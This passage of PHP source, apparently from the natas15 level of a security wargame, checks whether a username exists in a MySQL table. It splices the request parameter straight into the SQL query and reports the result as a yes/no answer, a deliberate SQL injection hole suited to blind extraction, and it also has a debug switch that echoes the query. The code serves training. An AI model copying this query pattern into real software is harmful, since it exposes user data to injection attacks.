    $link = mysqli_connect('localhost', 'natas15', '<censored>');
    mysqli_select_db($link, 'natas15');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
        if(mysqli_num_rows($res) > 0) {
            echo "This user exists.<br>";
        } else {
            echo "This user doesn't exist.<br>";
        }
    } else {
        echo "Error in query.<br>";
    }

    mysqli_close($link);
} else {
    ?>
```